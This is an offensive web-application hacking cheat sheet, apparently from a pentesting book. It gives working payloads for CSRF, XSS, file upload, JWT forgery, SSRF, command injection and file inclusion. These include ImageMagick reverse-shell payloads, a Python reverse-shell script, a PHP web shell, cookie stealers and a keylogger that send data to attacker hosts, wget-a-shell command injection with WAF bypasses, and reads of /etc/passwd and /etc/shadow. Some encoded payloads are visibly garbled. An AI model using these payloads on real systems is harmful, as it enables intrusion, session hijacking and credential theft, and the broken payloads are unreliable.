In most cases, the goal of CSRF is to force users without their knowledge to change their email/password on their behalf.

General Methodology

To execute CSRF, we follow below steps

- 1- Create an attacker page. It could be anything you want
- 2- Spot the vulnerable site
- 3- Pick a target action. For example, we may be interested in making users on the target site send a password change request without them knowing therefore our target will be the password change form
- 4-Copy the password change form using the browser developer tools
- 5- Embed the password change code in your attacker site
- 6- send the link of the final page to your target :)

No CSRF Protection

Another way to test for vulnerabilities related to CSRF is to observe if the application does not have any CSRF token implemented. This can be done by checking the requests made by the application and verifying if there are any tokens being used to protect against CSRF attacks. If there are no tokens present, it may indicate a vulnerability in the application's security. You can then follow the steps

outlined in the **General Methodology**

CSRF Token Exists But Removable

Another way to test for vulnerabilities related to CSRF is to observe if the application's security can be bypassed by removing the CSRF token from a request. This can be done by intercepting a request that includes a CSRF token, removing the token, and forwarding the modified request to the server to see if it is still accepted. If the request is accepted without the token, it may indicate a vulnerability in the application's CSRF protection.

Bypass The Token by Changing Request Type


Another way to test for vulnerabilities related to CSRF is to observe if the application's security can be bypassed by changing the request type from POST to GET. This can be done by intercepting a POST request that includes a CSRF token, changing the request method from POST to GET, and forwarding the modified request to the server to see if it is still accepted. If the request is accepted without the token, it may indicate a vulnerability in the application's CSRF protection.

Example CSRF POC

You can generate a CSRF POC using BurpSuite. First we need to identify our target http request. This can be done by either capturing the request live with

the proxy or from the http history sub-tab. Once the request is finalized, simply right-click the request, go to **Engagement tools**, and click on **Generate CSRF PoC**

After clicking, a new popup will show the CSRF POC along with the request sent to the target.



The screenshot shows the 'CSRF PoC generator' dialog box. At the top, it displays the 'Request to: http://demo.testfire.net'. Below this, the 'Raw Params Headers Hex' section shows a POST request to /doLogin with various headers including User-Agent (Mozilla/5.0) and Accept (text/html). The 'CSRF HTML:' section contains the generated CSRF attack code:

```
<html>
<!-- CSRF PoC -- generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://demo.testfire.net/doLogin" method="POST">
<input type="hidden" name="uid" value="admin" />
<input type="hidden" name="passw" value="admin" />
<input type="hidden" name="btnSubmit" value="Login" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```

At the bottom of the dialog, there are buttons for 'Regenerate', 'Test In browser', 'Copy HTML', and 'Close'.

It is now easy to modify the CSRF code as required and then we can either directly test it in the browser or generate a separate HTML file. To test the CSRF code in the browser, click on the 'Test in browser' button, and a new window will pop up as shown below



Once you click on submit request, the CSRF code will get executed.

*For POST Requests

HTML

```
<html>
  <body>
    <script>history.pushState('', '',
'/')</script>
    <form
      action="https://domain.com/my-
      account/change-email" method="POST">
      <input type="hidden"
        name="email" value="example-
        change&#64;gmail&#46;com" />
      <input type="submit"
        value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

*For GET Requests

HTML

```
<html>
  <body>
    <script>history.pushState('', '', '/');</script>
    <form
      action="https://domain.com/my-
      account/change-email" method="GET">
      <!-- Place Options -->
      <input type="hidden"
        name="email" value="example-
        change@gmail.com" />
      <input type="submit"
        value="Submit request" />

    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

HTML Injection

Reflected

Detection

Example URL:

```
http://google.com/search.php?  
query=pentesting
```

We can test for HTML Injection by changing the value of the query parameter with html code.

Example Testing code:

```
Query=<h2>Hi</h2>  
Query=  
<script>alert(document.cookie)</script>  
Query= h1><a  
href="http://attackerwebsite.com">
```

Or this can be done via a proxy interceptor when the HTTP request is POST.

Exploitation

We can replace the query parameter value with html code that connects back to a listener on the attacker machine. The code can be found in the scripts and codes section.

Stored

In the stored version of HTML Injection, we can use the same malicious login code used in the case of reflect HTML injection but the place of injection would be any input box in the website such as comment areas, search forms
And other places that take user input.

Iframe Injection

Iframe injection happens when we are able to replace the value of 'src' in the Iframe with a file or URL of our choice to display a page belongs to us.

```
[http://192.168.211.131/ page.php?  
ParamUrl=file.txt&ParamWidth=1000&ParamH  
eight=250]  
we can make ParamUrl='http://[our-ip]
```

File Upload Vulnerabilities

Usually upload vulnerabilities allow the attackers to upload and execute arbitrary files.

As an attacker, if a site has a file upload vulnerability you can upload any reverse shell and you will get a connection back to your attacker machine.

Example exploiting image converters

Image converters some of the use the ImageMagic to convert images. There was a popular vulnerability released in 2016 that allows for file upload and RCE [CVE-2016-3714].

Simply we create a [.mvg] file which is the official extension used by ImageMagic and put the below content

[1] returns bash shell

```
nano payload.mvg
push graphic-context
viewbox 0 0 640 480
fill 'url("https://|setsid /bin/bash -i
>/dev/tcp/ip/port 0<&1 2>&1")''')
pop graphic-context
```

[2] returns python shell

```
nano payload.mvg
push graphic-context
viewbox 0 0 640 480
fill
'url(https://target.com/image.jpg" | wget
http://attacker.com/payload.py
-o /tmp/payload.py && python
/tmp/payload.py ip listenerport")'
pop graphic-context
```

[payload.py content is below]

```
#!/usr/bin/env python
"""
back connect py version,only linux
have pty module
code by google security team
"""

import sys,os,socket
shell = "/bin/sh"

def usage(name):
    print 'python reverse connector'
    print 'usage: %s <ip_addr> <port>' % name

def main():
    if len(sys.argv) !=3:
        usage(sys.argv[0])
        sys.exit()

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
try:
```

```
s.connect((sys.argv[1],int(sys.argv[2])
)))
        print 'connect ok'
except:
        print 'connect faild'
        sys.exit()

[...]

pty.spawn(shell)
s.close()

if __name__ == '__main__':
    main()
```

Bypass File Upload Filters

Changing file extension

[1]

Common extensions to bypass PHP restrictions

```
png,jpg,pht, phpt, phtml, php3, php4,
php5, php6
```

#Example :

shell.png.php

Common extensions to bypass Perl restrictions

.pl, .pm, .cgi, .lib

Common extensions to bypass JSP restrictions

.jsp, .jspx, .jsw, .jsv, and .jspf

Common extensions to bypass Cold Fusion restrictions

.cfm, .cfml, .cfc, .dbm

[2]

Another method of changing extensions is by appending **#** after the original extension and then adding the required extension.

#Example :

shell.php#a.png

[3]

Another method of changing extensions is by using null bytes

#Example

```
shell.php%00.gif
```

[4]

Add another layer of extensions, example:

```
shell.png.jpg.php
```

Changing content type and keeping file extension to fit the allowed extensions

First we take a look at the source code. In the example shown, we see a basic Javascript function checking for the MIME type of uploaded files

```

1  <!DOCTYPE html>
2  <html>
3      <head>
4          <title>Client-Side Bypass</title>
5          <script src="assets/js/jquery-3.5.1.min.js"></script>
6          <script src="assets/js/script.js"></script>
7          <script>
8              //Run once the HTML has finished loading
9              window.onload = function(){
10                  //Select the file input element
11                  var upload = document.getElementById("fileSelect");
12                  //Ensure that there are no files already waiting to be uploaded
13                  upload.value="";
14                  //Listen for files to be selected
15                  upload.addEventListener("change",function(event){
16                      //Get a handle on the file being uploaded
17                      var file = this.files[0];
18                      //Check to see if the file is a JPEG using MIME data -- if not, alert and reset
19                      if (file.type != "image/jpeg"){
20                          upload.value = "";
21                          alert("This page only accepts JPEG files");
22                      }
23                  });
24              };
25          </script>
26      </head>
27      <body>
28          <h1><strong>Client-Side Bypass</strong></h1>
29          <button class="Btn" id="uploadBtn">Select File</button>
30          <form method="post" enctype="multipart/form-data">
31              <input type="file" name="fileToUpload" id="fileSelect" style="display:none">
32              <input class="Btn" type="submit" value="Upload" name="submit" id="submitBtn">
33          </form>
34          <p style="display:none;" id="uploadtext"></p>
35      </body>
36  </html>
37
38

```

In this instance we can see that the filter is using a **whitelist** to exclude any MIME type that isn't **image/jpeg**. Our next step is to attempt a file upload and choose JPEG as the content type. Example: intercept a burp request and change content type to this if your payload is in php

```

content-type:image/jpeg
filename=shell.jpeg

```

Changing the magic number

We can check the magic number of any file using the

below commands:

```
root@kali: hexyl -n 256 file.php
```

```
root@kali: nano file.php
```

Changing the magic number is done by appending the desired value to the first line of the file.

For example, appending GIF87a to the first line of the file and it will become JIF

Using php zip filters

We use PHP zip filters when the file's name that we upload to get RCE changes or is controlled by the web application. This means that if you upload a file named [shell] the web application will rename it to any arbitrary name therefore we will not be able to call the RCE shell since the name of the file changes.

#Lets take the below payload

PHP

```
<?php echo system($_GET['cmd']); ?>
```

First step would be to store this php payload in a php file such as [cmd.php]

Next step to zip the php file into a zip file

```
zip shell.zip cmd.php
```

Then you can use [curl] or the browser to upload the file.

Last step it to trigger the shell is done by navigating to the uploads path on the target domain and locating the file. For example, for the above shell we can browse to the below URL to trigger the shell

```
http://domain.com?  
file=zip://uploads/[filename]%23cmd&cmd=  
[command]
```

Replace [filename] with the name you have found. The [%23] is the [#] character and [cmd] is the parameter through which the command will be executed.

Using File Name Truncation

File name truncation is a bypass method where the last four characters of the file get truncated.

#For

#example

A file named [upload.php.png] won't get uploaded if the server filters for extensions such as [png].

One way to bypass this is to use long name enough to make the server omit the last four characters that

happen to be [.png] so the final file name would be [AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
AA.php.png]

To test this you can create a variable such as [\$URL] as the below shows

```
URL=$(python -c 'print  
"http://domain.com/upload" + "A"*232 +  
.php.png'')
```

and use the [\$URL] in a curl command to see the server response

```
curl -i -s -k -X POST -H 'Content-Type: application/x-www-form-urlencoded'  
--data-binary "url=$URL"
```

XSS

Definition

Cross-site scripting (XSS) is a web application vulnerability that allows attackers to inject scripts

into webpages. There are two types of XSS attacks. The primary protection against XSS attacks is at the web application with sophisticated input validation techniques. OWASP strongly recommends the use of a security encoding library. When implemented, an encoding library will sanitize HTML code and prevent XSS attacks.

Reflected XSS

This starts by an attacker crafting a malicious email and then encouraging a user to click it. The malicious URL is often placed within a phishing email, but it could also be placed on a public website, such as a link within a comment.

When the user clicks the malicious URL, it sends an HTTP request to a server with the user's cookie which the attacker can use to hijack the user/admin account through what's called session hijacking. To summarize, an attacker needs to trick a victim into clicking a URL to execute their malicious payload.

Entry points

Parameters in the URL Query String

URL File Path

Sometimes HTTP Headers

Search Fields

Comments section

Contact Forms

Example Payloads

JS

```
<script>alert("Hello")</script>
```

```
<script>alert(window.location.hostname
)</script>
```

"><script>alert('XSS');</script>
[suitable for escaping input tags]

```
</textarea><script>alert('THM');
</script>
[suitable for escaping text areas]
```

```
';alert('THM');//
```

Cookie Stealer

[1]

JS

```
<script>var i=new Image();
i.src="http://10.10.14.19:8000/?cookie="+btoa(document.cookie);
</script>
```

[2]

JS

```
<script>fetch('http://10.10.14.19:8000
/?cookie=' + btoa(document.cookie));
</script>
```

[3]

JS

```
<script>window.location='http://10.10.
14.4:8002/cookie='+document.cookie</sc
ript>
```

[4]

JS

```
<script>var myimg = new Image();
myimg.src = 'http://10.10.14.4:8002/q?
=' + document.cookie;</script>
```

[5]

JS

```
<script>document.location='http://10.1
0.14.19:8000/?
c='+document.cookie</script>
```

#keylogger payload that records every keystrok on
a certain page

JS

```
<script>document.onkeypress =
function(e) {
fetch('https://attacker.com/log?key='
+ btoa(e.key));}</script>
```

[6]

JS

```
<img src=x  
onerror="document.location='http://  
/10.10.14.2:10.10.14.4:8001/?  
cookie='"+document.cookie" />
```

Stored XSS

It goes by the same logic of the reflected XSS except that the malicious Java script code is directly stored in the web application database and is executed when the user/admin/attacker visits the page where the attacker injected the code. The result is the attacker will grab the session cookie or even establish reverse shell connection.

This often happens when a website allows user input that is not sanitized (remove the "bad parts" of a users input) when inserted into the database.

A **attacker** creates a payload in a field when signing up to a website that is stored in the websites database. If the website doesn't properly sanitize that field, when the site displays that field on the page, it will execute the payload to everyone who

visits it.

Entry Points

Comments on a blog

User profile information

Website Listings

Example Payloads

```
<script>alert('XSS')</script>

<script>alert('XSS')</script>

<script>alert(String.fromCharCode(88,8
3,83))</script>

"><script>alert('XSS');//[suitable for escaping input tags]

</textarea><script>alert('THM');//[suitable for escaping text areas]

';alert('THM');//[suitable for escaping output tags]

<img src=x onerror=alert('XSS');//[suitable for escaping img src attributes]

<img src=x onerror=alert('XSS')//[suitable for escaping img src attributes]

<img src=x
onerror=alert(String.fromCharCode(88,8
3,83));>

<img src=x
```

```
oneonerrorrror=alert(String.fromCharCode
de(88,83,83));>

<img src=x:alert(alt)
onerror=eval(src) alt=xss>

"><img src=x onerror=alert('XSS');>

"><img src=x
onerror=alert(String.fromCharCode(88,8
3,83));>

<svgonload=alert(1)>

<svg/onload=alert('XSS')>

<svg onload=alert(1)//

<svg/onload=alert(String.fromCharCode(
88,83,83))>

<svg id=alert(1) onload=eval(id)>

">
<svg/onload=alert(String.fromCharCode(
88,83,83))>
```

```
"><svg><script href=data:,alert(1) />  
(`Firefox` is the only browser which  
allows self closing script)  
  
<div onpointerover="alert(45)">MOVE  
HERE</div>  
<div onpointerdown="alert(45)">MOVE  
HERE</div>  
<div onpointerenter="alert(45)">MOVE  
HERE</div>  
<div onpointerleave="alert(45)">MOVE  
HERE</div>  
<div onpointermove="alert(45)">MOVE  
HERE</div>  
<div onpointerout="alert(45)">MOVE  
HERE</div>  
<div onpointerup="alert(45)">MOVE  
HERE</div>
```

Cookie Stealer

JS

```
<script>fetch('https://attacker.com?cookie=' + btoa(document.cookie));</script>
```

#OR

JS

```
<script>window.location='http://attacker?cookie='+document.cookie</script>
```

keylogger payload that records every keystrok on a certain page

JS

```
<script>document.onkeypress =  
function(e) {  
fetch('https://attacker.com/log?key=' + btoa(e.key));}</script>
```

DOM-based XSS

In a DOM-based XSS attack, a malicious payload is not actually parsed by the victim's browser until the website's legitimate JavaScript is executed.

An attacker's payload will only be executed when the vulnerable JavaScript code is either loaded or interacted with.

The JavaScript execution happens directly in the browser without any new pages being loaded or data submitted to backend code. Execution occurs when the website JavaScript code acts on input or user interaction.

#Example payloads

```
test" onmouseover="alert('Hover over  
the image and inspect the image  
element')"  
  
test"  
onmouseover="alert(document.cookie)"  
  
test"  
onhover="document.body.style.backgroun  
dColor = 'red';  
  
#"><img src=/ onerror=alert(2)>  
  
<iframe src="javascript:alert(`xss`)">
```

Blind XSS

Same as Stored XSS but you can't see the payload working or if it actually stored in the database of the website.

#Entry points

Same as stored xss

#Note : Aim to include a call back in your payload such as [http] to learn whether your payload worked or not.

Popular XSS Tools

<https://xsshunter.com/>

XSS Filter Bypass

bypassing script tags or <> filters

JS

```
<img src=x onerror=alert('Hello');>
```

JS

```
/images/img.jpg" onload="alert('XSS');
```

bypassing filters for

- script
- onerror
- onsubmit

- onload
- onmouseover
- onfocus
- onmouseout
- onkeypress
- onchange

CSS

```
<style>@keyframes slidein {}</style>
<xss style="animation-
duration:1s;animation-
name:slidein;animation-iteration-
count:2"
onanimationiteration="alert('Hello')">
</xss>
```

JS

```
<sscriptcript>alert('THM');
</sscriptcript>
```

bypassing words filters with HTML5

```
0\"autofocus/onfocus=alert(1)-->
<video/poster/onerror=prompt(2)>"-
confirm(3)-"

<img src=x
onerror="eval(String.fromCharCode(97,1
08,101,114,116,40,39,72,101,108,108,11
1,39,41));">

<object onerror=alert('Hello')>

<object
onbeforescriptexecute=confirm(0)>

<img src='1' onerror\x0b=alert(0) />

<input autofocus onfocus=alert(1)>

<video/poster/onerror=alert(1)>
```

Bypassing all filters with polyglots

JS

```
jaVasCript:/*-/*`/*\`/*'/*"/**/(/*  
*/onerror=alert('THM')  
)//%0D%0A%0d%0a//</stYle/</titLe/</tex  
tarEa/</scRipt/-  
- !>\x3csVg/<sVg/oNl oAd=alert('XSS')//>  
\x3e
```

bypassing quotes filters with img tags and python

The first payload can be with img tag that creates a connecting to retrieve a document from a webserver.

JS

```
  
</script>');</script>"`>
```

Unfortunately, the quotes filters will remove quotes from this payload and won't work that's why we try encoding the payload inside the [document.write] element with python

```
>>> payload = '''document.write('<script  
src="http://your-ip/index.html">  
</script>');'''  
  
>>> ','.join([str(ord(c)) for c in  
payload])
```

Executing both command above in python interpreter will yield an output similar to the below one

```
100,111,99,117,109,111,110,116,46,119,11  
4,105,116,102,40,39,60,115,99,443,105,11  
2,116,32,115,43r,99,61,34,104,116,116,11  
2,58,47,47,49,49,46,49,48,46,49,52,46,51  
,48,47,48,120,100,102,46,106,111,34,62,6  
0,47,115,99,114,105,112,116,62,39,41,60
```

The final payload will be

```
  
<script>eval(String.fromCharCode(100,111  
,99,117,109,111,110,116,46,119,114,105,1  
16,102,40,39,60,115,99,443,105,112,116,3  
2,115,43r,99,61,34,104,116,116,112,58,47  
,47,49,49,46,49,48,46,49,52,46,51,48,47,  
48,120,100,102,46,106,111,34,62,60,47,11  
5,99,114,105,112,116,62,39,41,60))  
</script>" />
```

We can follow the same logic to create a payload to retrieve the cookies. We can modify our file hosted on our web server to a javascript file that retrieves the cookies and executes a request to our webserver

```
window.addEventListener('DOMContentLoaded'  
, function(e) { window.location =  
"http://your-ip:8080/?cookie=" +  
encodeURI(document.getElementsByName("co  
okie")[0].value) })
```

Save this as [cookies.js]. Run your webserver on [80] and netcat on port [8080] to receive the cookie.

Resources

<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection#common-payloads>

Json Web Token's (JWTs) Attacks

Intro

JSON Web Token's are very secure method to perform authentication.

The basic structure of a JWT contains three parts

1- header : an example of how the header looks like:

```
{"typ":"JWT","alg":"RS256"}.
```

2- payload

3- secret

The secret is only known to the server, and is used to make sure that data wasn't changed along the way. Everything is then base64 encoded. Example JWT is below

```
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiZWFOIjoxNTE2MjM5MDIyfQ.Sf1KxwRJSMeKKF2QT4fwpMeJf36P0k6yJV_adQssw5c"
```

JWTs are most often encountered as cookies.

Exploitation methods

Changing the algorithm with server public key

Manually

This method works when we have the public key of the server which means we can change the algorithm in the header from [RS256] into [HS256] and use the public key to sign a new secret then encode the token back into base64.

1- Firstly, we change the algorithm in the header using the site below

```
https://jwt.io/
```

2- Using the public key of the server we convert it to hex

```
cat key.pub | xxd -p | tr -d "\n"
```

3- Next We use openssl to sign the hex key from above into a valid HS256 key

```
echo "header.payload" | openssl dgst -sha256 -mac HMAC -macopt hexkey:(public-key-in-hex)
```

The above command takes the JWT's header and payload in base64 and sign them with the public key (insert the hex format from step 2)

4- Lastly we decode the hex into binary and back to base64 with python to calculate the secret.

```
python -c "exec(\"import base64,\nbinascii\\nprint\nbase64.urlsafe_b64encode(binascii.a2b_\nhex('key-from-step-\n4')).replace('=', '')\")"
```

This will give you the secret key in base64 so all you have to do is combine all JWT parts and send to the server to authenticate.

With Tools

Use TokenBreaker

```
git clone\nhttps://github.com/cyberblackhole/TokenB\nreaker
```

And issue the below command

```
python3 RsaToHmac.py -t [JWT-token] -p\n[public-key]
```

This will give you the new token but with [HS256] as an algorithm.

Changing the algorithm to none and deleting the signature

This method depends on changing the algorithm in the header section to [none] in addition to changing some information in the payload such as the user role to [admin] or [root] depending on the context.

You can use the site below to achieve this

```
https://jwt.io/
```

The last step is to delete the signature or secret part and then send your Token to the server.

Brute forcing the secret part and creating your own token

With JWT-Cracker

```
git clone  
https://github.com/lmammino/jwt-cracker
```

Installation

```
sudo apt-get install npm  
sudo npm install --global jwt-cracker
```

Usage

```
sudo jwt-cracker [token]
```

If successful, this will give you the secret in ascii.
Example is [pass].

Then you can use the site below

```
https://jwt.io/
```

To craft a new token.

An all in one Tools for Scanning, validating and tampering with JWTs

```
git clone  
https://github.com/ticarpi/jwt_tool  
python3 -m pip install termcolor cprint  
pycryptodomex requests
```

Features of this tool

- Checking the validity of a token
- Testing for known exploits and CVEs
- Scanning for misconfigurations or known weaknesses
- Fuzzing claim values to provoke unexpected behaviours
- Testing the validity of a secret/key file/Public Key/JWKS key
- Identifying weak keys via a High-speed Dictionary Attack
- Forging new token header and payload contents and creating a new signature with the **key** or via another attack method
- Timestamp tampering

Explore the tool with the help menu

```
python3 jwt_tool.py --help
```

Pay attention to [-X] and [-T] options.

[-X] is used to determine the type of the exploit. Use the help menu to select the type of exploit you want. [-T] is for tampering with the token.

[-V] for validating a token. Use this option along with providing the public key with the option **[-pk]**.
Below are example usages

Validating a token

```
python3 jwt_tool.py [JWT-Token] -V -pk  
[public-key]
```

Sending the token to the web application in a http request

```
python3 jwt_tool.py -t [URL] -rc  
"cookie" -rh "header" -cv "Test" -M er
```

[-rc] make sure to provide the cookie and that it contains the token

[-rh] make sure to input the request header

Exploiting key confusion vulnerability

More about this vulnerability in the below link

```
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-9235
```

The below command uses the exploit option [-X k] to indicate key confusion exploit and the username field as the field to manipulate [-pc username] and to test the desired value with [-pv admin]

```
python3 jwt_tool.py -t [URL] -rc  
"cookie" -X k -I -pc username -pv admin
```

Or without sending the request.

```
python3 jwt_tool.py cat($token-file.txt)  
-X k -I -pc username -pv admin
```

The output is a new token which you can send to the server in a new request using BurpSuite.

Note that sometimes JWT attacks can be combined with SQL injection attacks. This can be accomplished by changing the value provided to [-pv] option with your SQL Injection payload

SSRF Attacks

SSRF tricks a server into visiting a URL based on user-supplied input. SSRF attacks are possible

when a web application accepts URLs from a user as input and then retrieves information from those URLs. If the server has access to non-public URLs, an SSRF attack can unintentionally disclose that information to an attacker.

Example vulnerable code

In PHP

```
<?php  
  
if (isset($_GET['url']))  
  
{  
  
$url = $_GET['url'];  
  
$image = fopen($url, 'rb');  
  
header("Content-Type: image/png");  
  
fpassthru($image);  
  
}  

```

In Python

```
from flask import Flask, request,
render_template, redirect

import requests

app = Flask(__name__)

@app.route("/")
def start():

    url = request.args.get("id")

    r = requests.head(url, timeout=2.000)

    return render_template("index.html",
result = r.content)

if __name__ == "__main__":
    app.run(host = '0.0.0.0')
```

Example of SSRF exploitation in the web URL

The below URL contains legitimate request to view items of a profile whose id = 1

[`http://example.com/stock?`

`url=https://domain.com/server/profile/item?id=1`]

It can be exploited with SSRF to display all users with the below URL

```
http://example.com/stock?
```

```
url=https://domain.com/server/users/
```

Another way would be to display the content of sensitive directory using Directory traversal

```
http://example.com/stock?
```

```
url=/.../..../users
```

If there were more than one URL parameters with conditional statements like [&] then we will use a payload like [&x=] to get rid of the logical condition and comment out the rest of the URL

Below is example of legitimate URL

<http://example.com/stock?>

url=https://domain.com/server/profile/item?
id=1&token=4

Below we exploit it to ignore everything after our URL to which we want to direct visitors.

Suppose we want the server to make a request to:

http://hacker.com/hack?name=ssrf

then the exploit would be

```
http://example.com/stock?  
url=http://hacker.com/hack?name=ssrf&x=
```

Some payloads if the URL consisted of IP and port

```
http://[::]:[port]
```

```
http://[ip]:[port]
```

```
http://:::[port]
```

`http://2130706433:3306`

`http://Hex:[port]`

Bypassing Common SSRF Filters

Common SSRF filters include:

- Blacklist-Based Input Filters: Blocking input containing hostnames (127.0.0.1) or URLs (/admin).
- Whitelist-Based Input Filters.

To bypass these filters, we can try the suggested methods below:

- Use an alternative IP representation of 127.0.0.1 (21307066433).
- URL-encode characters to confuse the URL-parsing code.

Command Injection

In command injection, the attacker-injected code gets executed by the underlying OS allowing the attacker to execute system commands to discover sensitive files, navigate through the directory

structure, create files and of course plant reverse shells and backdoors.

Blind command injection

In this type of command injection, the web application does not return output or feedback when you inject it with payloads.

The only way to determine if your command has been executed is to use [ping] or [sleep] commands and monitor if the application hangs for seconds. For windows you can use [timeout] and also [ping].

Verbose command injection

Here the output is returned to the user where a decision can be formed if the system is vulnerable to command injection.

Example payloads both blind and verbose

Normally your payloads are system commands you wish to execute on the system. The general formula is below

```
expected input;payload  
expected input&&payload  
expected input&payload
```

Example payload for blind command injection

In the below example, we assume that the web application expects a numeric input. We provide [1] then followed by our payload which will store the content of the [/etc/passwd] to [file.txt] and then we use [cat] to display the file contents.

```
1&cat /etc/passwd > file.txt  
1&cat file.txt
```

See below for full list of payloads

<https://github.com/payloadbox/command-injection-payload-list>

Bypassing command injection filters

The dot filters

lets suppose that you got command injection in a URL parameter such as the below one

```
http://domain.com/page.php?id=1%26id
```

%26: URL-encoded form of ampersand (&)

The above one would return the current id of the current user. If you wanted to download a reverse shell to the target machine and execute it with below payload

```
http://domain.com/page.php?  
id=1%26wget+192.168.1.5/shell.php
```

it wouldn't work because of the filter so the only solution is to convert your ip to the hext format. Convert every octet separately or do it online. In my case 192.168.1.5 = 0xc0a80101
So the final payload is

```
http://domain.com/page.php?  
id=1%26wget+0xc0a80101/shell.php
```

Bypassing WAFs

Using the escape character \ and space character

Suppose we got the below URL

```
http://domain/product/?id=test
```

Obviously the above parameter [id] can be subject to multiple vulnerabilities among which are [LFI], [RFI] and [Command Injection].

In some cases, WAF filters whole system commands and a set of blacklisted characters such as the forward slash. In that case, to execute system commands we can try the command below which downloads a file [shell] from the attacker's web server. **#Note** since [/] is forbidden we can't add URL paths which means to download the shell we need to name it as [index.html] so the target retrieves it automatically without specifying a path.

```
http://domain/product/?id='w\g\e\t  
10.10.10.10 -0 /t\m\p'
```

Or we can use another variation below

```
http://domain/product/?id='w\get  
10.10.10.10 -0 /tmp'
```

Most importantly is to avoid using [/] and append the full command with single quotes ["]. In some cases you may need to prepend the command with a [space] such as the below one

```
http://domain/product/?id= 'w\get  
10.10.10.10 -0 /tmp'
```

Using empty shell variables

Example of empty shell variables is below

```
 ${emptyshellvariable}
```

We can place this in between letters of prohibited characters/commands.

Let's take the below URL

```
http://domain/product/?id=one
```

With command injection and WAF bypass it becomes like below

```
http://domain/product/?id=wget  
http://attacker.com${emptyshellvariable}  
/sh${emptyshellvariable}ell
```

Or to display the /etc/shadow file contents

```
http://domain/product/?id=CAT  
/e${emptyshellvariable}tc/${emptyshellva  
riable}shad${emptyshellvariable}ow
```

File Inclusion

File inclusion attacks not only retrieve a file from the local operating system and display it to the attacker, but also execute the code contained within a file, allowing the attacker to fool the web server into executing arbitrary code.

Local file inclusion attacks

LFI attacks seek to execute code stored in a file located elsewhere on the web server. They work in a manner very similar to a directory traversal attack. For example, an attacker might use the following URL to execute a file named attack.exe that is stored in the **C:\www\uploads** directory on a Windows server

```
http://www.mycompany.com/app.php?  
include=C:\\www\\uploads\\attack.exe
```

Method one: manipulating the URL parameter

We look at the url parameter always and try to replace it with the files you want to get access to. Below are two URLs; first one is normal request to retrieve [hi.php] and second one is a request to retrieve [/etc/passwd] via local file inclusion

Normal Request

`http://domain.com/test.php?file=hi.php`

Malicious request

`http://domain.com/test.php?
file=/etc/passwd/`

Method two: using path traversal to expose sensitive files

Here we use directory traversal to move up in the directory structure of the target machine to reach the [/etc/] or even [/root]

Normal Request

`http://domain.com/test.php?file=hi.php`

Malicious request

`http://domain.com/test.php?
file=../../../../etc/passwd`

The number of [dots] and [slashes] depend on the current working directory. Use trial and error to find the current working directory of the target machine.

Method three: using the null bytes to bypass extensions

Sometimes the webserver appends extensions such as [.php] to the value of the URL parameter so if you request

[test.php?file=hi] the web server will evaluate it as [test.php?file=hi.php] which means if you try to use or append [/etc/passwd] it will result in 404 error. To bypass this we use the null byte to ignore whatever comes after the payload

Normal Request

`http://domain.com/test.php?file=hi`

Malicious request

`http://domain.com/test.php?
file=/../../../../etc/passwd%00`

Method four: using POST requests

Sometimes the server only accepts post requests which means you will need to change that using either BurpSuite or curl. Below is an example curl command to execute LFI

```
curl -X POST http://domain.com/test.php  
-d  
'method=POST&file=/../../../../etc/passw  
d%00'
```

Method five; Using the php wrapper filter

Use this method if you want to read contents of php files because normally the content of php files can't be viewed with regular [LFI]. We use [base64] or [ROT13] so that the web server doesn't execute the content of the [php] file we are viewing.

```
http://example.thm.labs/page.php?  
file=php://filter/read=string.rot13/reso  
urce=/index.php
```

```
http://example.thm.labs/page.php?  
file=php://filter/convert.base64-  
encode/resource=/index.php
```

